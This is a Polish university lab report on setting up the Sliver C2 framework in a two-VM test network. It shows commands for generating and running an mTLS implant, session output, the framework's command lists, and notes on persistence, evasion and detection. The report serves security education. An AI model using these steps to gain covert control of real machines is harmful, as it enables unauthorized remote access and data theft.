# Dokumentacja z laboratorium 5 z przedmiotu BOT

Laboratorium numer 5
Michał Wawrzyńczak, Paweł Gryka
08.06.2022

Sliver v1.5.15



# Środowisko testowe:

## Server C2


Jako serwer C2 wykorzystaliśmy maszynę wirtualną Kali Linux z zainstalowanymi wszystkimi wymaganymi narzędziami (metasploit oraz MinGW). Pobraliśmy i uruchomiliśmy na nim serwer linux z frameworku Sliver v1.5.15

## Ofiara

Maszyna wirtualna Ubuntu 20, znajdowała się w tej samej podsieci co serwer C2. Dodatkowo ustawiliśmy na niej w pliku `hosts` rozwiązywanie nazwy `cyber_wiki.com` na adres serwera C2

# Generowanie przykładowego payloadu

Na serwerze C2 uruchomiliśmy pobrany plik `sliver-server_linux` a następnie wykorzystując polecenie `generate --mtls cyber_wiki.com --save ~/Desktop/sliver --os linux` wygenerowaliśmy domyślny payload dla hostów z systemem operacyjnym linux, który uruchamia komunikację z serwerem wykorzystując protokół `mTLS`





# Uruchomienie i obserwacje

Na serwerze C2 uruchomiliśmy `mTLS listner`, a następnie umieściliśmy i uruchomiliśmy wygenerowany implant na hoscie ofiary.

```
[server] sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

[*] Session cfa321a9 SHAGGY_REPUTATION - 192.168.170.215:53512 (osboxes) - linux/amd64 - Wed, 08 Jun 2022 13:23:44 EDT

[server] sliver > use cfa321a9

[*] Active session SHAGGY_REPUTATION (cfa321a9-4735-482c-80d5-8e994cb9aa0f)

[server] sliver (SHAGGY_REPUTATION) > ls

/home/osboxes
=============
-rw-------   .bash_history              327 B     Wed Jun 08 13:21:53 -0400 2022
-rw-r--r--   .bash_logout              220 B     Sat Mar 26 19:23:37 -0400 2022
-rw-r--r--   .bashrc                   3.7 KiB   Sat Mar 26 19:23:37 -0400 2022
drwx------   .cache                    <dir>     Wed Jun 08 12:58:47 -0400 2022
drwx------   .config                   <dir>     Wed Jun 08 14:26:12 -0400 2022
drwx------   .gnupg                    <dir>     Sat Mar 26 19:37:23 -0400 2022
drwxr-xr-x   .local                    <dir>     Sat Mar 26 19:37:01 -0400 2022
-rw-r--r--   .profile                  807 B     Sat Mar 26 19:23:37 -0400 2022
drwx------   .ssh                      <dir>     Sat Mar 26 19:37:23 -0400 2022
-rw-r--r--   .sudo_as_admin_successful 0 B       Sat Mar 26 18:37:26 -0400 2022
drwxr-xr-x   Desktop                   <dir>     Sat Mar 26 19:37:05 -0400 2022
drwxr-xr-x   Documents                 <dir>     Sat Mar 26 19:37:05 -0400 2022
drwxr-xr-x   Downloads                 <dir>     Sat Mar 26 19:37:05 -0400 2022
drwxr-xr-x   Music                     <dir>     Sat Mar 26 19:37:05 -0400 2022
```

W trakcie łączenia się ofiary do serwera obserwowaliśmy przesyłany ruch wykorzystując Wireshark'a. Użycie implantu mtls powoduje przesyłanie całej komunikacji C2 w sposób zaszyfrowany, oraz zapewnia wzajemną uwierzytelnienie ofiary z serwerem. Utrudnia to w znacznym stopniu próby detekcji i analizy.




## Możliwości framework'u

- Sliver udostępnia wiele poleceń umożliwiających generowanie różnego typu implantów z szeregiem dodatkowych opcji. Sliver umożliwia zarządzanie aktywnymi sesjami, uruchamianie nasłuchiwania nowych uruchomionych implantów. Dodatkowo w Silverze możliwy jest tryb multiplayer, który pozwala na zarządzanie serwerem przez kilku podłączonych użytkowników.

```
Commands:
=========
  clear       clear the screen
  exit        exit the shell
  help        use 'help [command]' for command help
  monitor     Monitor threat intel platforms for Sliver implants
  wg-config   Generate a new WireGuard client config
  wg-portfwd  List ports forwarded by the WireGuard tun interface
  wg-socks    List socks servers listening on the WireGuard tun interface
```

```
Generic:
========
  aliases           List current aliases
  armory            Automatically download and install extensions/aliases
  background        Background an active session
  beacons           Manage beacons
  canaries          List previously generated canaries
  dns               Start a DNS listener
  env               List environment variables
  generate          Generate an implant binary
  hosts             Manage the database of hosts
  http              Start an HTTP listener
  https             Start an HTTPS listener
  implants          List implant builds
  jobs              Job control
  licenses          Open source licenses
  loot              Manage the server's loot store
  mtls              Start an mTLS listener
  prelude-operator  Manage connection to Prelude's Operator
  profiles          List existing profiles
  reaction          Manage automatic reactions to events
  regenerate        Regenerate an implant
  sessions          Session management
  settings          Manage client settings
  stage-listener    Start a stager listener
  tasks             Beacon task management
  update            Check for updates
  use               Switch the active session or beacon
  version           Display version information
  websites          Host static content (used with HTTP C2)
  wg                Start a WireGuard listener


Multiplayer:
============
  kick-operator  Kick an operator from the server
  multiplayer    Enable multiplayer mode
  new-operator   Create a new operator config file
  operators      Manage operators
```

- Dostępne polecenia po nawiązaniu połączenia C2.
  Po nawiązaniu połączenie ofiary do serwera C2 możliwe jest użycie kilkudziesięciu poleceń. Dzięki poleceniu `shell` możliwe jest uruchomienie interaktywnej konsoli konta użytkownika ofiary. Umożliwia to atakującemu pełną kontrolę.
  Dodatkowo dostępne są polecenia, które znacznie ułatwiają podejmowanie działań takich jak transfery plików( `download` / `upload` ) czy wykonywanie zrzutów ekranu( `screenshot` ). Jest także możliwość uruchamiania payloadów z narzędzia `Metasploit` i wykonywanie dalszej eksploatacji ( `Lateral Movement` )

```
Sliver:
=======
  cat                Dump file to stdout
  cd                 Change directory
```

```
  close               Close an interactive session without killing the remote
process
  download            Download a file
  execute             Execute a program on the remote system
  execute-shellcode   Executes the given shellcode in the sliver process
  extensions          Manage extensions
  getgid              Get session process GID
  getpid              Get session pid
  getuid              Get session process UID
  ifconfig            View network interface configurations
  info                Get info about session
  interactive         Task a beacon to open an interactive session (Beacon only)
  kill                Kill a session
  ls                  List current directory
  mkdir               Make a directory
  msf                 Execute an MSF payload in the current process
  msf-inject          Inject an MSF payload into a process
  mv                  Move or rename a file
  netstat             Print network connection information
  ping                Send round trip message to implant (does not use ICMP)
  pivots              List pivots for active session
  portfwd             In-band TCP port forwarding
  procdump            Dump process memory
  ps                  List remote processes
  pwd                 Print working directory
  reconfig            Reconfigure the active beacon/session
  rename              Rename the active beacon/session
  rm                  Remove a file or directory
  screenshot          Take a screenshot
  shell               Start an interactive shell
  sideload            Load and execute a shared object (shared library/DLL) in a
remote process
  socks5              In-band SOCKS5 Proxy
  ssh                 Run a SSH command on a remote host
  terminate           Terminate a process on the remote system
  upload              Upload a file
  whoami              Get session user execution context
```

## Wykorzystanie możliwości Sliver'a.

- **Persistence**
  Możliwe jest wykorzystanie poleceń dostępnych przez Sliver do zwiększenia trwałości dostępu do hosta ofiary. W tym celu można przykładowo wykorzystać opcje uruchomienia konsoli `shell`, a następnie ustawić cykliczne uruchamianie implantu. Można równie wykorzystać opcję `upload` aby wgrać i zainstalować dodatkowe oprogramowanie, pozwalające atakującemu na nawiązanie komunikacji w dowolnym momencie. Framework udstępnia wiele metod ochrony implantu przed wykryciem: obfuskacja, kompresja, szyfrowanie, miksowanie portów, steganografia, podszycie, odpowiedni model behawioralny.
- Defense Evasion
  Framework Sliver obsługuje różne protokoły, które mogą zostac wykorzystane do utworzenia kanału C2. Dzięki Wykorzystaniu np. `Wireguard'a` lub protokołu `DNS` umożliwia to prób omijania zabezpieczeń (np. firewall'a). Dzięki zastosowaniu kopresji bądź szyfrowania możliwa jest próba ukrywania przed oprogramowaniem antywirusowym. Sliver umożliwia

także wykonywanie payload'ów dostępnych w narzędziu `Metasploit`, pozwala to na dalszą eksploitację systemu i omijanie zabezbieczeń. Atakujący wykorzystując dostęp do konsoli użytkownika może spróbować uminąc zabezpieczenia działające na hoście ofiary.

- Command and Control
  Sliver jako framework C2 umożliwia pełen zakres działać w obszarze komunikacji Command and Control. Możliwe jest stworzenie szyfrowanych kanałów, obfuskacji implantu czy tunelowania w różnych protokołach aplikacyjnych.

# Dodatkowe parametry konfiguracji

Najbardziej zaciekawiły nas dwie dodatkowe opcje:

- `evasion`, która powinna utrudniać wykrycie implantu przez ofiarę
- `canaries`, która powinna w zobfuskowany kod wstrzyknąć podany ciąg znaków. Opcja ta mogłaby służyć do wykrzyknięcia tam nazwy jakieś domeny i obserwacji, czy ktoś nie pytał o nią DNS. Dzięki temu, dowiedzielibyśmy się gdyby ktoś odkrył implant.

Poniżej przedstawiamy wygenerowany oraz uruchomiony implant używający obu tych opcji:

```
[server] sliver > generate --mtls cyber_wiki.com --save ~/Desktop/sliver --os linux --evasion --canary legitna_domena.com

[*] Generating new linux/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:20
? Overwrite existing file? (y/N) y
? Overwrite existing file? Yes
[*] Implant saved to /home/kali/Desktop/sliver

[server] sliver > mtls

[*] Starting mTLS listener ...
[server] sliver >
[*] Successfully started job #1

[*] Session 96c1e005 OVERALL_SUGGESTION - 192.168.170.215:53592 (osboxes) - linux/amd64 - Wed, 08 Jun 2022 14:29:28 EDT

[server] sliver > use 96c1e005

[*] Active session OVERALL_SUGGESTION (96c1e005-8cce-4f72-81cd-68dc81151833)

[server] sliver (OVERALL_SUGGESTION) > whoami

Logon ID: osboxes
```

Niestety ku naszej rozpaczy, wydaje nam się, że opcje te nie działają. W `strings` pliku wykonywalnego implantu wciąż widoczne jest źródło `silver` a niewidoczny jest nasza wstrzyknięta domena:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings sliver | grep "domena"

┌──(kali㉿kali)-[~/Desktop]
└─$ strings sliver | grep "github"
B/Z-github.com/bishopfox/sliver/protobuf/sliverpbb
```

Co ciekawe, domena pojawia się przy wygenerowaniu implantu z opcją `-l skip symbol obfuscation` ale jeżeli dobrze zrozumieliśmy ideę opcji `canaries` nie tak to powinno działać.

# Wnioski i analiza?

Narzędzie `sliver` wydaje się całkiem prostym sposobem na stworzenie C2. Mamy nadzieję, że zostało ono zbudowane raczej z myślą o "tej dobrej stronie", ale widzimy duży potencjał w użytkowaniu go przez przestępców. Myślimy, że można je porównać do noża, w złych rękach może wyrządzić dużo szkody.

Wykorzystanie w prawdziwym ataku wydaje się prawdopodobne, jednakże raczej nie na dużą skalę, każdy porządny system antywirusowy powinien wykryć i rozpoznać sliver jako wirusa (Windows Defender zrobił to natychmiastowo). Może to wynikać na przykład z niedziałającej opcji `evasion` (przynajmniej w najnowszej wersji) - tutaj zaznaczamy, że niedziałanie sprawdzonych przez nas opcji mogło wynikać z naszych błędów. Wykorzystanie narzędzia `sliver` jest bardzo proste i potencjalny atakujący nie musi posiadać praktycznie żadnych umiejętności. Narzędzie może być używane do treningów zespołów red i blue, by oswoić je z metodami i technikami używanymi w C2. Wykrywanie takiego C2 nie jest niemożliwe, dobre modele AI powinny rozpoznać generowany ruch jako C2, dodatkowo przeskanowanie pliku też powinno skutkować rozpoznaniem go jako zagrożenie.